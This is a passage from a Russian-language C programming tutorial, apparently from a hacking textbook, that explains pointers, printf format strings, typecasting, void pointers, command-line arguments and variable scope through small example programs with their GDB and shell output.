7       int_ptr = &int_var; // Записать адрес переменной int_var в int_ptr
8   }
```

```
(gdb) break 8
Breakpoint 1 at 0x8048361: file addressof.c, line 8.
(gdb) run
Starting program: /home/reader/booksrc/a.out
Breakpoint 1, main () at addressof.c:8
8   }
(gdb) print int_var
$1 = 5
(gdb) print &int_var
$2 = (int *) 0xbffff804
(gdb) print int_ptr
$3 = (int *) 0xbffff804
(gdb) print &int_ptr
$4 = (int **) 0xbffff800
(gdb)
```

Как обычно, устанавливается точка останова и программа выполняется в отладчике. К этому моменту выполнена большая часть программы. Первая команда `print` выводит значение переменной `int_var`, а вторая – ее адрес, полученный с помощью оператора адреса. Очередные две команды `print` показывают, что в `int_ptr` содержится адрес `int_var`, а заодно и адрес `int_ptr`.

Для работы с указателями есть еще один унарный оператор, называемый *оператором разыменования* (*dereference*). Он возвращает данные, находящиеся по адресу, содержащемуся в указателе, а не сам этот адрес. Он выглядит как звездочка перед именем переменной, подобно объявлению указателя. Оператор разыменования тоже есть и в GDB, и в C. В GDB с его помощью можно получить целое число, на которое указывает `int_ptr`.

```
(gdb) print *int_ptr
$5 = 5
```

Несколько дополнив код листинга *addressof2.c*, продемонстрируем все эти понятия. В добавленных функциях `printf()` используются параметры формата, о которых я расскажу в следующем разделе. Здесь же ограничимся рассмотрением результата работы программы.

addressof2.c

```
#include <stdio.h>

int main() {
   int int_var = 5;
   int *int_ptr;
   int_ptr = &int_var; // Записать адрес int_var в int_ptr.

   printf("int_ptr = 0x%08x\n", int_ptr);
   printf("&int_ptr = 0x%08x\n", &int_ptr);
   printf("*int_ptr = 0x%08x\n\n", *int_ptr);
   printf("int_var is located at 0x%08x and contains %d\n", &int_var, int_var);
```

```
    printf("int_ptr is located at 0x%08x, contains 0x%08x,
           and points to %d\n\n", &int_ptr, int_ptr, *int_ptr);
}
```

В результате компиляции и запуска *addressof2.c* получим следующий вывод:

```
reader@hacking:~/booksrc $ gcc addressof2.c
reader@hacking:~/booksrc $ ./a.out
int_ptr = 0xbffff834
&int_ptr = 0xbffff830
*int_ptr = 0x00000005

int_var is located at 0xbffff834 and contains 5
int_ptr is located at 0xbffff830, contains 0xbffff834, and points to 5

reader@hacking:~/booksrc $
```

Применяя унарные операторы к указателям, можно представлять себе, что оператор адреса перемещает нас назад, а оператор разыменования – вперед по направлению указателя.

0x264 Форматные строки

Функция `printf()` позволяет не только выводить фиксированные строки. Применяя в ней форматные строки, можно печатать переменные в различных форматах. *Форматная строка* – это строка символов со специальными *управляющими последовательностями*, или *escape-последовательностями*, указывающими функции на необходимость разместить на месте этих управляющих последовательностей переменные в заданном формате.

Формально в предыдущих программах, вызывавших функцию `printf()`, строка `«Hello, world!\n"` являлась форматной строкой, однако в ней не было специальных управляющих последовательностей. Escape-последовательности называют также *параметрами форматирования*, и для каждого такого параметра, встретившегося в форматной строке, функция должна принять дополнительный аргумент. Каждый параметр форматирования начинается с символа процента (%) и содержит односимвольное сокращение, весьма похожее на символы форматирования, применяемые в команде `examine` отладчика GDB.

Параметр	Тип вывода
%d	Десятичный
%u	Беззнаковый десятичный
%x	Шестнадцатеричный

Все указанные параметры форматирования получают данные в виде значений, а не указателей. Однако есть параметры форматирования, которые предполагают применение указателей, например:

Параметр	Тип вывода
%s	Строка
%n	Количество выведенных байтов

Параметр форматирования %s предполагает передачу адреса памяти; он выводит данные начиная с этого адреса, пока не встретится нулевой байт. Параметр форматирования %n является уникальным, поскольку он записывает данные. Он также предполагает передачу адреса памяти, по которому записывает количество выведенных к данному моменту байтов.

Сейчас нас интересуют только параметры форматирования, применяемые для вывода данных. Программа *fmt_strings.c* содержит примеры использования различных параметров форматирования.

fmt_strings.c

```
#include <stdio.h>

int main() {
   char string[10];
   int A = -73;
   unsigned int B = 31337;

   strcpy(string, "sample");
   // Пример вывода с разными форматными строками
   printf("[A] Dec: %d, Hex: %x, Unsigned: %u\n", A, A, A);
   printf("[B] Dec: %d, Hex: %x, Unsigned: %u\n", B, B, B);
   printf("[field width on B] 3: '%3u', 10: '%10u', '%08u'\n", B, B, B);
   printf("[string] %s Address %08x\n", string, string);

   // Пример унарного оператора адреса (разыменования) и форматной строки %x
   printf("variable A is at address: %08x\n", &A);
}
```

В этом коде для каждого параметра в форматной строке функции printf() передается в качестве аргумента дополнительная переменная. В последнем вызове printf() участвует аргумент &A, который передает адрес переменной A. Ниже приведен результат компиляции и выполнения программы.

```
reader@hacking:~/booksrc $ gcc -o fmt_strings fmt_strings.c
reader@hacking:~/booksrc $ ./fmt_strings
[A] Dec: -73, Hex: ffffffb7, Unsigned: 4294967223
[B] Dec: 31337, Hex: 7a69, Unsigned: 31337
```

```
[field width on B] 3: '31337', 10: '     31337', '00031337'
[string] sample Address bffff870
variable A is at address: bffff86c
reader@hacking:~/booksrc $
```

Первые два вызова `printf()` демонстрируют вывод переменных `A` и `B` с помощью разных параметров форматирования. Поскольку в каждой строке три параметра форматирования, переменные `A` и `B` нужно передать по три раза каждую. Формат `%d` позволяет выводить отрицательные значения, а формат `%u` – нет, поскольку предполагает беззнаковые величины.

Когда переменная `A` выводится с параметром форматирования `%u`, ее значение оказывается очень большим. Это происходит потому, что отрицательное число `A` хранится в дополнительном коде, а параметр форматирования пытается вывести его так, как если бы это было беззнаковое значение. Поскольку дополнительный код образуется инвертированием всех битов и прибавлением единицы, прежние нулевые старшие биты превращаются в единицы.

Третья строка примера, начинающаяся с метки `[field width on B]`, показывает, как в параметре форматирования задается ширина поля. Это просто целое число, задающее минимальную ширину поля для данного параметра. Однако максимальную ширину поля оно не определяет: если выводимое значение больше, чем допускает ширина поля, она будет увеличена. Так происходит, например, когда задана ширина поля 3, а для вывода данных нужно 5 байт. Если задать ширину поля 10, то перед данными будет выведено 5 пробелов. Кроме того, если ширина поля начинается с 0, поле будет дополнено нулями. Например, при заданной ширине поля `08` выводится `00031337`.

Четвертая строка, начинающаяся с метки `[string]`, показывает применение параметра форматирования `%s`. Напомню, что переменная строка фактически является указателем, содержащим адрес строки, что прекрасно, поскольку параметр форматирования `%s` предполагает передачу данных по ссылке.

Последняя строка показывает адрес переменной `A`, полученный с помощью унарного оператора адреса. Он выводится в виде восьми шестнадцатеричных цифр с дописанными нолями.

Из этих примеров видно, что для десятичных чисел нужно применять формат `%d`, для целых без знака – `%u`, а для шестнадцатеричных – `%x`. Минимальную ширину поля можно задать с помощью числа, следующего сразу за знаком процента, а если размер поля начинается с 0, оно будет дополнено незначащими нулями. С помощью параметра `%s` можно вывести строку, для чего в качестве аргумента передается адрес этой строки. Пока все ясно.

Строки форматирования применяются в целом семействе стандартных функций ввода/вывода, включая `scanf()`, которая похожа на `printf()`,

но служит для ввода, а не вывода. Важное отличие `scanf()` состоит в том, что все ее аргументы являются указателями, поэтому ей нужно передавать не сами переменные, а их адреса. Это можно сделать с помощью переменных-указателей или применения унарного оператора адреса к обычным переменным. Программа *input.c* иллюстрирует это.

input.c

```
#include <stdio.h>
#include <string.h>

int main() {
   char message[10];
   int count, i;

   strcpy(message, "Hello, world!");

   printf("Repeat how many times? ");
   scanf("%d", &count);

   for(i=0; i < count; i++)
       printf("%3d - %s\n", i, message);
}
```

В программе *input.c* функция `scanf()` служит для установки значения переменной `count`. Ниже демонстрируется работа этой программы.

```
reader@hacking:~/booksrc $ gcc -o input input.c
reader@hacking:~/booksrc $ ./input
Repeat how many times? 3
  0 - Hello, world!
  1 - Hello, world!
  2 - Hello, world!
reader@hacking:~/booksrc $ ./input
Repeat how many times? 12
  0 - Hello, world!
  1 - Hello, world!
  2 - Hello, world!
  3 - Hello, world!
  4 - Hello, world!
  5 - Hello, world!
  6 - Hello, world!
  7 - Hello, world!
  8 - Hello, world!
  9 - Hello, world!
 10 - Hello, world!
 11 - Hello, world!
reader@hacking:~/booksrc $
```

Форматные строки используются весьма часто, поэтому полезно хорошо их изучить. Кроме того, умея выводить значения переменных, можно отлаживать программу, не прибегая к отладчику. Возможность

мгновенно видеть реакцию на свои действия очень важна в процессе обучения хакера, а такие простые вещи, как вывод значения переменной, открывают большие возможности для исследования программ.

0x265 Приведение типа

Приведение типа (*typecasting*) – это способ временно изменить тип данных, хранящихся в переменной, на другой, отличный от ее первоначального объявления. Приведение типа переменной есть указание компилятору обрабатывать ее так, как если бы она имела заданный новый тип, но только на время выполнения текущей операции. Синтаксис приведения типа имеет следующий вид:

```
(новый_тип_данных) переменная
```

Приведением типа можно воспользоваться, когда нужно обработать целые числа и числа с плавающей точкой, что демонстрирует программа *typecasting.c*.

typecasting.c

```
#include <stdio.h>

int main() {
   int a, b;
   float c, d;

   a = 13;
   b = 5;

   c = a / b;                    // Деление целых чисел.
   d = (float) a / (float) b;    // Деление целых чисел,
                                 // приведенных к типу float.

   printf("[integers]\t a = %d\t b = %d\n", a, b);
   printf("[floats]\t c = %f\t d = %f\n", c, d);
}
```

Ниже приведен результат компилирования и прогона программы *typecasting.c*.

```
reader@hacking:~/booksrc $ gcc typecasting.c
reader@hacking:~/booksrc $ ./a.out
[integers]       a = 13 b = 5
[floats]         c = 2.000000    d = 2.600000
reader@hacking:~/booksrc $
```

Как уже говорилось, деление целого числа 13 на 5 даст неверный округленный результат 2, даже если записывать его в переменную с плавающей точкой. Однако если привести эти целочисленные переменные к типу с плавающей точкой, они будут обрабатываться как действительные числа, и мы получим правильный результат 2,6.

Это наглядный пример, но еще более ярко приведение типа проявляет себя при работе с переменными-указателями. Несмотря на то что указатель – это всего лишь адрес памяти, компилятор C требует указывать тип данных для всех указателей. Отчасти это вызвано стремлением предотвратить ошибки программистов. Указатель на целый тип должен указывать на целочисленные данные, а указатель на символьный тип – только на символьные. Другая причина – арифметика указателей. Целое число занимает четыре байта, а символ – всего один. Программа *pointer_types.c* иллюстрирует и объясняет эти понятия. В ее коде используется параметр форматирования `%p`, задающий вывод адреса памяти. Это сокращенное обозначение формата для вывода указателей, практически равносильного формату `0x%08x`.

pointer_types.c

```
#include <stdio.h>

int main() {
   int i;

   char char_array[5] = {'a', 'b', 'c', 'd', 'e'};
   int int_array[5] = {1, 2, 3, 4, 5};

   char *char_pointer;
   int *int_pointer;

   char_pointer = char_array;
   int_pointer = int_array;

   for(i=0; i < 5; i++) { // Обойти массив целых с помощью int_pointer.
      printf("[integer pointer] points to %p,
             which contains the integer %d\n", int_pointer, *int_pointer);
      int_pointer = int_pointer + 1;
   }

   for(i=0; i < 5; i++) { // Обойти массив символов с помощью char_pointer.
      printf("[char pointer] points to %p, which contains the char '%c'\n",
             char_pointer, *char_pointer);
      char_pointer = char_pointer + 1;
   }
}
```

Этот код определяет в памяти два массива: один с целочисленными данными, а другой – с символьными. Определены также два указателя – на данные целого типа и на символьные, – каждый из них содержит адрес начала соответствующего массива. Два отдельных цикла `for` осуществляют обход массивов с применением арифметики указателей для перенацеливания указателей на очередные элементы массивов. Обратите внимание: когда целые числа и символы выводятся в ци-

клах с помощью параметров форматирования %d и %c, соответствующие аргументы printf() должны разыменовывать переменные-указатели. Для этого применяется унарный оператор разыменования *.

```
reader@hacking:~/booksrc $ gcc pointer_types.c
reader@hacking:~/booksrc $ ./a.out
[integer pointer] points to 0xbffff7f0, which contains the integer 1
[integer pointer] points to 0xbffff7f4, which contains the integer 2
[integer pointer] points to 0xbffff7f8, which contains the integer 3
[integer pointer] points to 0xbffff7fc, which contains the integer 4
[integer pointer] points to 0xbffff800, which contains the integer 5
[char pointer] points to 0xbffff810, which contains the char 'a'
[char pointer] points to 0xbffff811, which contains the char 'b'
[char pointer] points to 0xbffff812, which contains the char 'c'
[char pointer] points to 0xbffff813, which contains the char 'd'
[char pointer] points to 0xbffff814, which contains the char 'e'
reader@hacking:~/booksrc $
```

Несмотря на то что к int_pointer и char_pointer добавляется в циклах одно и то же число 1, компилятор увеличивает хранящиеся в указателях адреса по-разному. Тип char занимает 1 байт, поэтому указатель на следующий символ будет больше на 1 байт. А тип integer занимает 4 байта, поэтому указатель на следующее целое число будет больше на 4 байта.

В программе *pointer_types2.c* указатели преобразованы так, чтобы указатель на целый тип int_pointer указывал на символьные данные и наоборот.

pointer_types2.c

```
#include <stdio.h>

int main() {
   int i;

   char char_array[5] = {'a', 'b', 'c', 'd', 'e'};
   int int_array[5] = {1, 2, 3, 4, 5};

   char *char_pointer;
   int *int_pointer;

   char_pointer = int_array; // Теперь char_pointer и int_pointer указывают
   int_pointer = char_array; // на несовместимые типы данных

   for(i=0; i < 5; i++) { // Обойти массив целых с помощью int_pointer.
      printf("[integer pointer] points to %p, which contains the integer %d\n",
            int_pointer, *int_pointer);
      int_pointer = int_pointer + 1;
   }
```

```
    for(i=0; i < 5; i++) { // Обойти массив символов с помощью char_pointer.
       printf("[char pointer] points to %p, which contains the integer %d\n",
             char_pointer, *char_pointer);
       char_pointer = char_pointer + 1;
    }
}
```

Ниже показаны предупредительные сообщения, выдаваемые компилятором.

```
reader@hacking:~/booksrc $ gcc pointer_types2.c
pointer_types2.c: In function `main':
pointer_types2.c:12: warning: assignment from incompatible pointer type
pointer_types2.c:13: warning: assignment from incompatible pointer type
reader@hacking:~/booksrc $
```

Пытаясь помешать появлению ошибки в программе, компилятор предупреждает, что указатели указывают на несовместимые типы данных. Но тип указателя волнует только компилятор и, возможно, программиста. В скомпилированном коде указатель – всего лишь адрес памяти, поэтому компилятор скомпилирует код, даже если указатель указывает на несовместимый тип данных, – он лишь предупреждает программиста, что результат работы программы может оказаться неожиданным.

```
reader@hacking:~/booksrc $ ./a.out
[integer pointer] points to 0xbffff810, which contains the char 'a'
[integer pointer] points to 0xbffff814, which contains the char 'e'
[integer pointer] points to 0xbffff818, which contains the char '8'
[integer pointer] points to 0xbffff81c, which contains the char '
[integer pointer] points to 0xbffff820, which contains the char '?'
[char pointer] points to 0xbffff7f0, which contains the integer 1
[char pointer] points to 0xbffff7f1, which contains the integer 0
[char pointer] points to 0xbffff7f2, which contains the integer 0
[char pointer] points to 0xbffff7f3, which contains the integer 0
[char pointer] points to 0xbffff7f4, which contains the integer 2
reader@hacking:~/booksrc $
```

Несмотря на то что `int_pointer` указывает на символьные данные, содержащие 5 байт данных, он сохраняет тип указателя на целое. Это означает, что прибавление к указателю 1 будет увеличивать адрес на 4. Аналогично адрес в `char_pointer` будет каждый раз увеличиваться всего на 1, и проход через 20 байт целочисленных данных (пять 4-байтных чисел) будет осуществляться по одному байту. Просматривая 4-байтные целые числа по одному байту, мы снова убеждаемся, что данные хранятся в порядке «сначала младший байт». 4-байтное число `0x00000001` хранится в памяти как байты `0x01`, `0x00`, `0x00`, `0x00`.

Мы будем сталкиваться с подобными ситуациями, когда указатель указывает на данные несовместимого с ним типа. Поскольку тип указателя определяет размер данных, на которые он указывает, нужно следить за правильностью типа. Как видно из приведенного ниже ли-

стинга *pointer_types3.c*, приведение типа позволяет изменить тип переменной «на лету».

pointer_types3.c

```
#include <stdio.h>

int main() {
   int i;

   char char_array[5] = {'a', 'b', 'c', 'd', 'e'};
   int int_array[5] = {1, 2, 3, 4, 5};

   char *char_pointer;
   int *int_pointer;

   char_pointer = (char *) int_array; // Приведение к типу
   int_pointer = (int *) char_array; // данных указателя.

   for(i=0; i < 5; i++) { // Обойти массив целых с помощью int_pointer.
      printf("[integer pointer] points to %p, which contains the integer %d\n",
            int_pointer, *int_pointer);
      int_pointer = (int *) ((char *) int_pointer + 1);
   }

   for(i=0; i < 5; i++) { // Обойти массив символов с помощью char_pointer.

      printf("[char pointer] points to %p, which contains the integer %d\n",
             char_pointer, *char_pointer);
      char_pointer = (char *) ((int *) char_pointer + 1);
   }
}
```

В этом коде при начальном задании значений указателей происходит приведение типа данных к типу данных указателя. В результате компилятор C перестанет сообщать о конфликте типов данных, но арифметика указателей все равно будет действовать некорректно. Чтобы исправить положение, при добавлении 1 к указателю нужно сначала привести его к нужному типу данных, чтобы адрес увеличился на правильную величину. После этого нужно снова вернуть первоначальный тип данных указателя. Не очень изящно, но действует.

```
reader@hacking:~/booksrc $ gcc pointer_types3.c
reader@hacking:~/booksrc $ ./a.out
[integer pointer] points to 0xbffff810, which contains the char 'a'
[integer pointer] points to 0xbffff811, which contains the char 'b'
[integer pointer] points to 0xbffff812, which contains the char 'c'
[integer pointer] points to 0xbffff813, which contains the char 'd'
[integer pointer] points to 0xbffff814, which contains the char 'e'
[char pointer] points to 0xbffff7f0, which contains the integer 1
[char pointer] points to 0xbffff7f4, which contains the integer 2
[char pointer] points to 0xbffff7f8, which contains the integer 3
```

```
[char pointer] points to 0xbffff7fc, which contains the integer 4
[char pointer] points to 0xbffff800, which contains the integer 5
reader@hacking:~/booksrc $
```

Конечно, гораздо проще сразу выбрать для указателя правильный тип данных, однако иногда желательно иметь некий общий указатель без типа. В C такой указатель без типа определяется с помощью ключевого слова `void`.

В ходе экспериментов с такими указателями быстро выясняются некоторые их особенности. Во-первых, нельзя разыменовать указатель, если у него нет типа. Чтобы извлечь из памяти данные, адрес которых содержится в указателе, компилятору нужно знать тип этих данных. Во-вторых, указатель `void` нужно привести к какому-нибудь типу, чтобы выполнять с ним арифметические действия. Это достаточно очевидные ограничения, из которых следует, что основная задача указателя без типа – просто хранить адрес памяти.

Программу *pointer_types3.c* можно модифицировать так, чтобы в ней использовался один указатель `void`, приводимый к нужному типу при каждом его использовании. Компилятор знает, что у указателя `void` нет типа, и позволяет присвоить ему любой указатель без приведения типа. Однако при разыменовании указателя `void` необходимо выполнить приведение его типа. Все это показано в листинге *pointer_types4.c*, где используется указатель `void`.

pointer_types4.c

```
#include <stdio.h>

int main() {
   int i;

   char char_array[5] = {'a', 'b', 'c', 'd', 'e'};
   int int_array[5] = {1, 2, 3, 4, 5};

   void *void_pointer;

   void_pointer = (void *) char_array;

   for(i=0; i < 5; i++) { // Обход массива char.
      printf("[char pointer] points to %p, which contains the char '%c'\n",
            void_pointer, *((char *) void_pointer));
      void_pointer = (void *) ((char *) void_pointer + 1);
   }

   void_pointer = (void *) int_array;

   for(i=0; i < 5; i++) { // Обход массива int.
      printf("[integer pointer] points to %p, which contains the integer %d\n",
            void_pointer, *((int *) void_pointer));
```

```
        void_pointer = (void *) ((int *) void_pointer + 1);
    }
}
```

В результате компиляции и выполнения программы *pointer_types4.c* получаем:

```
reader@hacking:~/booksrc $ gcc pointer_types4.c
reader@hacking:~/booksrc $ ./a.out
[char pointer] points to 0xbffff810, which contains the char 'a'
[char pointer] points to 0xbffff811, which contains the char 'b'
[char pointer] points to 0xbffff812, which contains the char 'c'
[char pointer] points to 0xbffff813, which contains the char 'd'
[char pointer] points to 0xbffff814, which contains the char 'e'
[integer pointer] points to 0xbffff7f0, which contains the integer 1
[integer pointer] points to 0xbffff7f4, which contains the integer 2
[integer pointer] points to 0xbffff7f8, which contains the integer 3
[integer pointer] points to 0xbffff7fc, which contains the integer 4
[integer pointer] points to 0xbffff800, which contains the integer 5
reader@hacking:~/booksrc $
```

Компиляция и вывод программ *pointer_types4.c* и *pointer_types3.c* выглядят одинаково. Указатель `void` всего лишь хранит адрес памяти, а приведение типа сообщает компилятору, какой тип указателя должен использоваться в каждом случае.

Поскольку нужный тип устанавливается путем приведения типа, указатель `void` – это всего лишь адрес памяти. Если тип данных задается с помощью приведения типа, значит в роли указателя `void` можно использовать любой тип, размер которого позволяет хранить четыре байта данных. В программе *pointer_types5.c* для хранения адреса используется беззнаковое целое.

pointer_types5.c

```
#include <stdio.h>

int main() {
   int i;

   char char_array[5] = {'a', 'b', 'c', 'd', 'e'};
   int int_array[5] = {1, 2, 3, 4, 5};

   unsigned int hacky_nonpointer;

   hacky_nonpointer = (unsigned int) char_array;

   for(i=0; i < 5; i++) { // Обход массива char.
      printf("[hacky_nonpointer] points to %p, which contains the char '%c'\n",
             hacky_nonpointer, *((char *) hacky_nonpointer));
      hacky_nonpointer = hacky_nonpointer + sizeof(char);
   }
```

```
    hacky_nonpointer = (unsigned int) int_array;

    for(i=0; i < 5; i++) { // Обход массива int.
       printf("[hacky_nonpointer] points to %p,
              which contains the integer %d\n",
              hacky_nonpointer, *((int *) hacky_nonpointer));
       hacky_nonpointer = hacky_nonpointer + sizeof(int);
    }
}
```

Это уже почти хакинг, но поскольку при присваивании и разыменовании целочисленное значение приводится к нужному типу, конечный результат остается тем же самым.

Обратите внимание: вместо многократного приведения типа беззнакового целого для выполнения арифметических действий над указателями используется функция `sizeof()` и обычная арифметика, что приносит тот же самый результат.

```
reader@hacking:~/booksrc $ gcc pointer_types5.c
reader@hacking:~/booksrc $ ./a.out
[hacky_nonpointer] points to 0xbffff810, which contains     the char 'a'
[hacky_nonpointer] points to 0xbffff811, which contains     the char 'b'
[hacky_nonpointer] points to 0xbffff812, which contains     the char 'c'
[hacky_nonpointer] points to 0xbffff813, which contains     the char 'd'
[hacky_nonpointer] points to 0xbffff814, which contains     the char 'e'
[hacky_nonpointer] points to 0xbffff7f0, which contains     the integer 1
[hacky_nonpointer] points to 0xbffff7f4, which contains     the integer 2
[hacky_nonpointer] points to 0xbffff7f8, which contains     the integer 3
[hacky_nonpointer] points to 0xbffff7fc, which contains     the integer 4
[hacky_nonpointer] points to 0xbffff800, which contains     the integer 5
reader@hacking:~/booksrc $
```

Работая с переменными в C, нужно помнить, что их тип интересен только компилятору. После того как программа скомпилирована, переменные представляют собой всего лишь адреса памяти. Это означает, что переменные одного типа можно заставить вести себя как переменные другого типа, заставив компилятор выполнить соответствующее приведение типа.

0x266 Аргументы командной строки

Программы, работающие в текстовом режиме, часто получают входные данные в виде аргументов командной строки. В отличие от ввода с помощью `scanf()`, аргументы командной строки не требуют взаимодействия с пользователем после запуска программы. Часто такой метод ввода оказывается эффективнее и удобнее.

В C доступ к аргументам командной строки можно получить через функцию `main()`, указав для нее два дополнительных аргумента: целое число и указатель на массив строк. Целое число задает количество ар-

гументов командной строки, а массив строк хранит все эти аргументы. Это иллюстрирует программа *commandline.c*.

commandline.c

```
#include <stdio.h>

int main(int arg_count, char *arg_list[]) {
   int i;
   printf("There were %d arguments provided:\n", arg_count);
   for(i=0; i < arg_count; i++)
      printf("argument #%d\t-\t%s\n", i, arg_list[i]);
}

reader@hacking:~/booksrc $ gcc -o commandline commandline.c
reader@hacking:~/booksrc $ ./commandline
There were 1 arguments provided:
argument #0     -       ./commandline
reader@hacking:~/booksrc $ ./commandline this is a test
There were 5 arguments provided:
argument #0     -       ./commandline
argument #1     -       this
argument #2     -       is
argument #3     -       a
argument #4     -       test
reader@hacking:~/booksrc $
```

Нулевой аргумент массива всегда содержит имя исполняемой программы, а остальные аргументы из массива (часто называемого *вектором аргументов*) представляют собой строки с аргументами, переданными программе.

Иногда программе нужно использовать аргумент командной строки как число, а не как строку. При этом аргументы все равно передаются как строки, но есть стандартные функции преобразования. В отличие от простого приведения типа, эти функции могут действительно преобразовать массив символов, которым записано число, в настоящее число. Чаще всего используется функция `atoi()` (от *ASCII to integer*), преобразующая ASCII-код в целое. Она принимает в качестве аргумента указатель на строку, а возвращает целое число, представленное этой строкой. Ее работу можно изучить на примере программы *convert.c*.

convert.c

```
#include <stdio.h>

void usage(char *program_name) {
   printf("Usage: %s <message> <# of times to repeat>\n", program_name);
   exit(1);
}

int main(int argc, char *argv[]) {
```

```
    int i, count;

    if(argc < 3)      // Если аргументов меньше 3, вывести сообщение
       usage(argv[0]); // о том, как вызывать программу, и завершить работу.

    count = atoi(argv[2]); // Преобразовать 2-й аргумент в целое число.
    printf("Repeating %d times..\n", count);

    for(i=0; i < count; i++)
       printf("%3d - %s\n", i, argv[1]); // Вывести 1-й аргумент.
}
```

Ниже приведен результат компиляции и выполнения программы *convert.c*.

```
reader@hacking:~/booksrc $ gcc convert.c
reader@hacking:~/booksrc $ ./a.out
Usage: ./a.out <message> <# of times to repeat>
reader@hacking:~/booksrc $ ./a.out 'Hello, world!' 3
Repeating 3 times..
  0 - Hello, world!
  1 - Hello, world!
  2 - Hello, world!
reader@hacking:~/booksrc $
```

Прежде чем этот код будет работать со строками, оператор `if` проверяет наличие не менее трех аргументов. Если программа попытается обратиться к несуществующему или запрещенному для доступа адресу памяти, она аварийно завершится. В программах на C необходимо проверять возникновение таких ситуаций и обрабатывать их. Если закомментировать оператор `if`, в котором проверяется ошибка, можно исследовать, что происходит при нарушении правильного доступа к памяти. Это показано в программе *convert2.c*.

convert2.c

```
#include <stdio.h>

void usage(char *program_name) {
   printf("Usage: %s <message> <# of times to repeat>\n", program_name);
   exit(1);
}

int main(int argc, char *argv[]) {
   int i, count;

//   if(argc < 3)      // Если аргументов меньше 3, вывести сообщение
//      usage(argv[0]); // о том, как вызывать программу,
                        // и завершить работу.

   count = atoi(argv[2]); // Преобразовать 2-й аргумент в целое число.
   printf("Repeating %d times..\n", count);
```

```
   for(i=0; i < count; i++)
      printf("%3d - %s\n", i, argv[1]); // Вывести 1-й аргумент.
}
```

Ниже приведен результат компиляции и выполнения *convert2.c*.

```
reader@hacking:~/booksrc $ gcc convert2.c
reader@hacking:~/booksrc $ ./a.out test
Segmentation fault (core dumped)
reader@hacking:~/booksrc $
```

Если не передать программе достаточное количество аргументов, она все равно попытается обратиться к элементам массива аргументов, даже если их нет. В результате программа аварийно завершится из-за ошибки сегментирования.

Память разбита на сегменты (о которых будет говориться ниже), и некоторые адреса памяти выходят за границы сегментов, доступ к которым разрешен программе. При попытке обращения по адресу, выходящему за границы, программа аварийно завершается с сообщением об *ошибке сегментации* (*segmentation fault*). Это событие можно дополнительно исследовать с помощью GDB.

```
reader@hacking:~/booksrc $ gcc -g convert2.c
reader@hacking:~/booksrc $ gdb -q ./a.out
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) run test
Starting program: /home/reader/booksrc/a.out test

Program received signal SIGSEGV, Segmentation fault.
0xb7ec819b in ?? () from /lib/tls/i686/cmov/libc.so.6
(gdb) where
#0 0xb7ec819b in ?? () from /lib/tls/i686/cmov/libc.so.6
#1 0xb800183c in ?? ()
#2 0x00000000 in ?? ()
(gdb) break main
Breakpoint 1 at 0x8048419: file convert2.c, line 14.
(gdb) run test
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/reader/booksrc/a.out test

Breakpoint 1, main (argc=2, argv=0xbffff894) at convert2.c:14
14          count = atoi(argv[2]); //  Преобразовать 2-й аргумент
                                   //  в целое число.
(gdb) cont
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0xb7ec819b in ?? () from /lib/tls/i686/cmov/libc.so.6
(gdb) x/3xw 0xbffff894
0xbffff894:      0xbffff9b3      0xbffff9ce      0x00000000
```

```
(gdb) x/s 0xbffff9b3
0xbffff9b3:       «/home/reader/booksrc/a.out»
(gdb) x/s 0xbffff9ce
0xbffff9ce:       “test”
(gdb) x/s 0x00000000
0x0:     <Address 0x0 out of bounds>
(gdb) quit
The program is running. Exit anyway? (y or n) y
reader@hacking:~/booksrc $
```

Программа запускается в GDB с одним аргументом командной строки `test`, что приводит к ее аварийному завершению. Команда `where` иногда отображает полезную обратную трассировку стека, однако в данном случае авария слишком повредила стек. Мы поставили точку останова на `main` и заново запустили программу, чтобы узнать значение вектора аргументов (выделено полужирным). Поскольку вектор аргументов является указателем на список строк, фактически он является указателем на список указателей. Проверив с помощью команды `x/3xw` первые три адреса памяти, хранящиеся по адресу вектора аргументов, мы видим, что они сами являются указателями на строки. Первый из них – это нулевой аргумент, второй – аргумент `test`, а третий – ноль, который выходит за границы разрешенной памяти. При попытке обратиться по этому адресу программа аварийно завершается с сообщением об ошибке сегментации.

0x267 Область видимости переменных

Еще одно интересное понятие, касающееся памяти в C, это область видимости, или контекст – а именно контекст переменных внутри функций. У каждой функции есть собственный набор локальных переменных, независимых от всего остального. Фактически, если одна функция вызывается многократно, то каждый вызов происходит в отдельном контексте. Быстро убедиться в этом можно на примере функции `printf()` с форматными строками в программе *scope.c*.

scope.c

```
#include <stdio.h>

void func3() {
   int i = 11;
   printf(“\t\t\t[in func3] i = %d\n”, i);
}

void func2() {
   int i = 7;
   printf(“\t\t[in func2] i = %d\n”, i);
   func3();
   printf(“\t\t[back in func2] i = %d\n”, i);
}
```

```
void func1() {
   int i = 5;
   printf("\t[in func1] i = %d\n", i);
   func2();
   printf("\t[back in func1] i = %d\n", i);
}

int main() {
   int i = 3;
   printf("[in main] i = %d\n", i);
   func1();
   printf("[back in main] i = %d\n", i);
}
```

Работа этой простой программы демонстрирует выполнение вложенных вызовов функций.

```
reader@hacking:~/booksrc $ gcc scope.c
reader@hacking:~/booksrc $ ./a.out
[in main] i = 3
        [in func1] i = 5
                [in func2] i = 7
                        [in func3] i = 11
                [back in func2] i = 7
        [back in func1] i = 5
[back in main] i = 3
reader@hacking:~/booksrc $
```

В каждой функции переменной `i` присваивается новое значение и выводится на экран. Обратите внимание: внутри функции `main()` значение переменной `i` равно 3 даже после вызова `func1()`, в которой значение `i` равно 5. Аналогично в функции `func1()` переменная `i` сохраняет значение 5 даже после вызова `func2()`, где она получает значение 7, и так далее. Правильным будет считать, что в каждом вызове функции действует своя версия переменной `i`.

Переменные могут также иметь глобальную область видимости, что означает их действие во всех функциях. Глобальными становятся переменные, объявленные в начале кода вне тела какой-либо функции. В программе *scope2.c* переменная `j` объявлена как глобальная и получает значение 42. Чтение и запись этой переменной можно осуществлять в любой функции, и эти изменения отражаются на всех функциях.

scope2.c

```
#include <stdio.h>

int j = 42; // j объявлена как глобальная переменная

void func3() {
   int i = 11, j = 999; // Здесь j - локальная переменная функции func3().
```

```
    printf("\t\t\t[in func3] i = %d, j = %d\n", i, j);
}

void func2() {
    int i = 7;
    printf("\t\t[in func2] i = %d, j = %d\n", i, j);
    printf("\t\t[in func2] setting j = 1337\n");
    j = 1337; // Запись в j
    func3();
    printf("\t\t[back in func2] i = %d, j = %d\n", i, j);
}

void func1() {
    int i = 5;
    printf("\t[in func1] i = %d, j = %d\n", i, j);
    func2();
